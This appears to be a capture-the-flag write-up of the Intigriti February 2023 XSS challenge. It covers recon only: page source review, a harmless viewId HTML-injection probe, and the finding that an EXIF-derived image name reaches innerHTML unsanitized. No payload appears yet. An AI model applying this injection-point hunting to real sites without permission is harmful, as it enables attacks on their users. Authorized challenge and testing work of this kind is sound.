


## Intigrity February 2023 Challenge: XSS Challenge 0223 by Dr Leek

In February ethical hacking platform Intigrity (<https://www.intigrity.com/>) launched a new Cross Site Scripting challenge. The challenge itself was created by community member Dr Leek.



### Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert (document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should **NOT** use another challenge on the intigrity.io domain.

### Challenge


To simplify a victim needs to visit our crafted web URL for the challenge page and arbitrary Javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

# The XSS (Cross Site Scripting) attack

## Step 1: Recon

As always we try to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.

The challenge started at following URL: <https://challenge-0223.intigriti.io/>



challenge-0223.intigriti.io

### Intigriti's February challenge by Dr Leek

Find a way to execute arbitrary javascript on the iFramed page and win Intigriti swag.

**Rules:**

- This challenge runs from the 13th of February until the 19th of February, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, the 20th of February:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#)
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to [announcement tweet](#).
- Join our [Discord](#) to discuss the challenge!

**The solution...**

- Should work on the latest version of Chrome and FireFox.
- Should execute alert the challenge domain.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should **NOT** use another challenge on the intigriti.io domain.
- Should be reported at [go.intigriti.com/submit-solution](https://go.intigriti.com/submit-solution).

**Test your payloads down below and on the challenge page here!**

Let's pop that alert!


**This is your own official Leek "NFT"!**

Your "NFT" ID:  
`c03bcaee-bf55-4225-ac75-325f3a654c6a`




The most interesting part is the iframe shown at the bottom. This is an iframe to the challenge itself. By inspecting the source code we can go to the web page included in this iframe.

Right click somewhere in the iframe and choose inspect:




The web page in this iframe is located at “/create”





This gives us following URL: <https://challenge-0223.intigriti.io/create>


Once we open this page the options to create a NFT become more clear. We can adapt our NFT via some arrows and at the bottom we can upload our own background image.



# Create your own official Leek "NFT"!




First step is simple just use the functionality and see what the application is doing. I changed my NFT via the arrows and uploaded a picture to be set as background. Once finished click Save.



The screenshot shows a web browser window with the URL `challenge-0223.intigriti.io/create`. The main heading reads "Create your own official Leek 'NFT'!". In the center is a green leek character with a black mustache, wearing a white jacket and a red beaded necklace. The character is surrounded by six dotted arrows: three pointing left and three pointing right, arranged in a 2x3 grid. Below the character are two buttons: a green "Save" button and a red "Reset" button. Below these buttons is a box with the text "Upload your own background!" and a message "file uploaded successfully to c03bcaee-bf55-4225-ac75-325f3a654c6a". At the bottom of the page are three social media icons: a blue Twitter icon, a red YouTube icon, and a purple Instagram icon.

Our NFT is being created with our background and a new URL parameter is revealed "viewId". We can also notice that the view ID is reflected on the page and also the image name, image comment and creation date. This could be interesting to check later.



Application functionalities are clear lets have a look at the source code behind this NFT application. Inspect the web page again by right clicking it somewhere and choosing inspect.

I am not a JavaScript expert but I try to understand what is happening in the background. After using the application some parts should become clear even if you are not that experienced with JavaScript.

The screenshot shows the Chrome DevTools interface with the source code of an NFT page. The code is annotated with colored boxes and text explaining various parts:

- Red box:** The `viewId` parameter is used and in a second step we also partly control the source path of the NFT via this `viewId` parameter. The links to share are protected by `DOMPurify`.
- Blue box:** This part loads the NFT image and our background. Interesting here is that it uses the `EXIF` library to extract some information from the image: `UserComment`, `DateTime` and `OwnerName`. This is something we also control for the uploaded background image.
- Yellow box:** This part is less interesting except for the comment of Dave the intern who made the code and need to fix some bugs ;-). Let's find the bug before Dave comes back from his coffee break!
- Green box:** This part only prepares the HTML fields at the bottom in case no `OwnerName` or `UserComment` is defined.
- Purple box:** This part gets the EXIF data from the image as JSON. The JSON is then parsed back to different HTML parts which are embedded in the HTML code via innerHTML. `DOMPurify` sanitizes the JSON EXIF except for the Image name. This can be interesting.
- Orange box:** This is logging into the browser console which is less interesting.



The right side of the screenshot shows the `Styles` panel, displaying various CSS rules for the page, including font settings and box-sizing.

This concludes the recon part. Here is what I have in my notes at this moment:

- The `viewId` parameter reflects on the page and could possibly influence the path where the image is loaded from.
- We can upload a background image. The source code uses image metadata via the `EXIF` library which is eventually also reflected onto the page.
- EXIF metadata that is read by the application: `UserComment`, `DateTime`, `OwnerName`
- `UserComment`, `DateTime` and `OwnerName` are being sanitized by `DOMPurify`.
- `ImageName` seems to be set fixed to `NFT.jpg` and is thus not sanitized before being reflected onto the page.

## Step 2: ViewId parameter reflection

I decided to start with the viewId parameter reflection as this is easy to test. Change the parameter and see how the application responds. I use simple HTML input to see if the HTML I input via the parameter gets rendered onto the page.



This leads to nowhere as our input is being URL encoded and not rendered as HTML. For HTML injection we would need to see our `<s>test</s>` converted to `test`.

### Step 3: EXIF library

The next things we noted during our recon is the fact we can upload a background image and have some control on the EXIF metadata being embedded into this image. The EXIF metadata “Image name, comment and creation time” is being reflected onto the web page.

So how does this EXIF metadata actually work for images?

I will show it here using a Linux machine via command line but this metadata can also be edited via some photo editors or command line on Windows.

The command to see the metadata is pretty easy: `exiftool background.png`

```
root@ub22-reconbox: /reconbox# exiftool background.png
ExifTool Version Number      : 12.40
File Name                    : background.png
Directory                   : .
File Size                    : 6.4 KiB
File Modification Date/Time  : 2023:02:15 19:41:10+00:00
File Access Date/Time       : 2023:02:15 21:06:28+00:00
File Inode Change Date/Time  : 2023:02:15 21:06:28+00:00
File Permissions             : -rwxr--r--
File Type                    : PNG
File Type Extension         : png
MIME Type                    : image/png
Image Width                  : 126
Image Height                 : 109
Bit Depth                    : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
SRGB Rendering               : Perceptual
Gamma                        : 2.2
Pixels Per Unit X            : 5669
Pixels Per Unit Y            : 5669
Pixel Units                  : meters
Image Size                   : 126x109
Megapixels                   : 0.014
root@ub22-reconbox: /reconbox#
```

